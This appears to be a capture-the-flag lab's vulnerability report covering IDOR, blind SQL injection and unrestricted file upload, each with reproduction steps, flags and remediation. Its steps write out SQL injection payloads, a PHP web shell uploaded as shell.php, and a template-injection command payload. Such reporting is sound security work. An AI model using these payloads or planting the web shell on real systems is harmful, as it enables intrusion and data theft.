The image displays two screenshots from Burp Suite, illustrating a proof of concept for session hijacking. The left screenshot shows a GET request to `/logout HTTP/1.1` and its corresponding response. The response includes a `Set-Cookie: mrd_prefs=deleted; expires=Thu, 01 Jan 1970 00:00:01 GMT; Max-Age=0; path=/` and a `Cookie: MRDSESSID=839878ea535bb2c187b3320b01c3730; mrd_prefs=TzoS01Jvc2VyUHJlZm10Jm5e3M6MTA6InfjY291bnRfawQ102k6MjY7c2o01Jyb2x1Ijtz0j06InVzZXI03M6MTA6IdGhbmU103M6To1bGlnaHQ1030N30 path=/; SameSite=Lax`. The right screenshot shows a POST request to `/login HTTP/1.1` and its corresponding response. The response includes a `Set-Cookie: mrd_prefs=TzoS01Jvc2VyUHJlZm10Jm5e3M6MTA6InfjY291bnRfawQ102k6MjY7c2o01Jyb2x1Ijtz0j06InVzZXI03M6MTA6IdGhbmU103M6To1bGlnaHQ1030N30 path=/; SameSite=Lax` and a `Cookie: MRDSESSID=839878ea535bb2c187b3320b01c3730`. Both screenshots have a red box highlighting the `Cookie` header in the response.

BB-16: Insecure Direct Object Reference in Document Viewer	
CVSS v3.1 score: 6.5	Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
OWASP Top 10	A01: Broken Access Control (2025)
CWE (primary)	CWE-639: Authorization Bypass Through User-Controlled Key
CWE (contributing)	CWE-862: Missing Authorization CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

Overview:

The document viewer at [/doc/{id}](#) retrieves records by identifier without scoping the query to the authenticated user. The listing at [/documents](#) correctly filters to the user's own records, but the detail view applies no ownership check — it branches only on whether a row exists, with no distinction between *not found* and *not yours*. Identifiers are sequential integers, so any authenticated user can enumerate and read every document stored in the application, including payslips and HR files belonging to other employees.

Steps to Reproduce:

1	Note the document identifiers listed under /documents , which are correctly limited to the authenticated user's own records.
2	Request a document identifier outside that set by editing the URL directly: GET /doc/19 The application returns a payslip belonging to another employee, disclosing net pay and department: Net pay: 4,200 USD. Dept: Engineering.
3	Continue enumerating adjacent identifiers: GET /doc/21 The application returns a record explicitly marked: Payslip — CONFIDENTIAL (HR), containing HR-restricted content and an access key. No error, warning, or access denial is returned at any point; documents are served identically regardless of ownership.

Access key: **FLAG{c08_3166b274}**



Impact:

- All stored documents are readable by any authenticated user — sequential identifiers make exhaustive enumeration trivial, so the entire document corpus is exposed.
- Payroll and personal data disclosed — the accessed records include salary figures and departmental assignment for other employees, along with material explicitly classified as HR-restricted.
- Regulatory exposure — payslips constitute personal data under GDPR and equivalent regimes. While the technical vector rates Medium, the business and compliance impact is materially higher given the data classification, and remediation should be prioritised accordingly.
- Application's own labelling is disregarded — one disclosed record is titled CONFIDENTIAL (HR), confirming the application recognises a restriction it does not enforce.

Remediation:

1. Scope the query to the authenticated principal. Filter at the database layer rather than comparing after retrieval:
SELECT ... FROM documents WHERE id = ? AND owner_id = ?
using the session-derived account identifier. A post-fetch ownership comparison still loads the record into memory and is fragile to later refactoring.
2. Return an identical response for both non-existent and unauthorised records, so the endpoint does not disclose which identifiers exist.
3. Apply the same scoping consistently across all record-retrieval endpoints, and audit for other views following this pattern — the conversation join handler (BB-13) exhibits the same failure shape.
4. Consider non-sequential identifiers such as UUIDs as defence in depth, noting this reduces enumerability but is not a substitute for the authorisation check.

Proof of Concepts:



BB-17: Boolean-Based Blind SQL Injection in Promo Code Validator	
CVSS v3.1 score: 6.5	Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
OWASP Top 10	A05: Injection (2025)
CWE (primary)	CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CWE (contributing)	CWE-209: Generation of Error Message Containing Sensitive Information (inverse — see note)

Overview:

The **code** parameter at [/promo/check](#) is concatenated directly into a SQL query without parameterisation. The endpoint returns only a boolean validity result and swallows database exceptions, so no data or error text is returned directly.

The differential response between true and false conditions nonetheless provides a reliable oracle, allowing arbitrary database contents to be extracted character by character.

Steps to Reproduce:

1	Establish the oracle by submitting a payload that evaluates true: /promo/check?code=' OR 1=1-- The application returns Valid promo code .
2	Submit the equivalent payload evaluating false: /promo/check?code=' OR 1=2-- The application returns Not a valid code . The differential response confirms conditional SQL injection: the injected boolean expression is evaluated by the database and its result determines the output.
3	Confirm the extracted values are genuine. Contents of the promos table were independently recovered through the invoice endpoint's UNION injection (BB-06): ' UNION SELECT student_id, code, discount FROM promos-- returning valid codes including SPRING25 and WELCOME10 for all accounts.
4	Validate a recovered code through the affected endpoint to demonstrate that data extracted via injection is directly usable: /promo/check?code=SPRING25 returns Valid promo code.

promo_master_key: **FLAG{c04_858a5311}**

Impact:

- Arbitrary database extraction — the injection reaches every table in the database, not only the promos table. The boolean channel is slower than direct retrieval but fully automatable.
- Cross-tenant data access — promotional codes and discount values for all accounts are recoverable, and the same technique extends to accounts, conversations, and document tables.
- Error suppression is not a mitigation — the exception handler prevents database errors from reaching the client, which makes exploitation quieter rather than harder. The injection remains fully exploitable.
- Second injectable query path — combined with BB-06, this indicates string concatenation is used systemically for query construction rather than as an isolated oversight.


Remediation:



1. Parameterise the query. Bind code as a value rather than concatenating it:



```
$stmt = db()->prepare(
    "SELECT id FROM promos WHERE student_id = ? AND active = 1 AND code = ?"
);
$stmt->execute([$sid, $code]);
```

2. Confirm PDO::ATTR_EMULATE_PREPARES is set to false, otherwise prepared statements do not provide the protection assumed.
3. Audit all remaining query construction. Two injectable endpoints were identified within a time-boxed assessment; every db()->query() call should be reviewed and converted to a prepared statement.
4. Apply least privilege to the database account, limiting the reach of any injection point that survives remediation.

Proof of Concepts:







BB-18: Unrestricted File Upload (No Extension or MIME Validation)	
CVSS v3.1 score: 6.5	Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N
OWASP Top 10	A02: Security Misconfiguration (2025)
CWE (primary)	CWE-434: Unrestricted Upload of File with Dangerous Type
CWE (contributing)	CWE-646: Reliance on File Name or Extension of Externally-Supplied File CWE-770: Allocation of Resources Without Limits or Throttling

Overview:

The File Vault upload handler accepts files of any type. No extension allow-list, MIME type verification, content inspection, or size limit is applied, and the submitted filename is preserved on disk.

A PHP file containing executable code was uploaded and stored successfully, then confirmed present and intact on the filesystem.

Steps to Reproduce:

1	Submit a file with a .php extension and a declared Content-Type of text/php: POST /files/upload HTTP/1.1 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary... -----WebKitFormBoundary... Content-Disposition: form-data; name="doc"; filename="shell.php" Content-Type: text/php <?php system(\$_GET['cmd']); ?> -----WebKitFormBoundary...--
2	The server responds 302 Found , Location: /files?m=Uploaded+shell.php , accepting the file without validation or warning.
3	The File Vault interface confirms the upload, listing shell.php under Your files with the original filename preserved.
4	Confirm the file was written to disk with its contents intact. Reading it back through the template injection finding (BB-02) returns the stored PHP source verbatim: {{ ['cd ../../uploads/s7;cat shell.php'] filter('system') }} returning: <?php system(\$_GET['cmd']); ?>.
5	The stored file is subsequently executable when reached through the vulnerable include endpoint (BB-07), yielding command execution as documented in BB-01.

result: **FLAG{c15_c1caddca}**

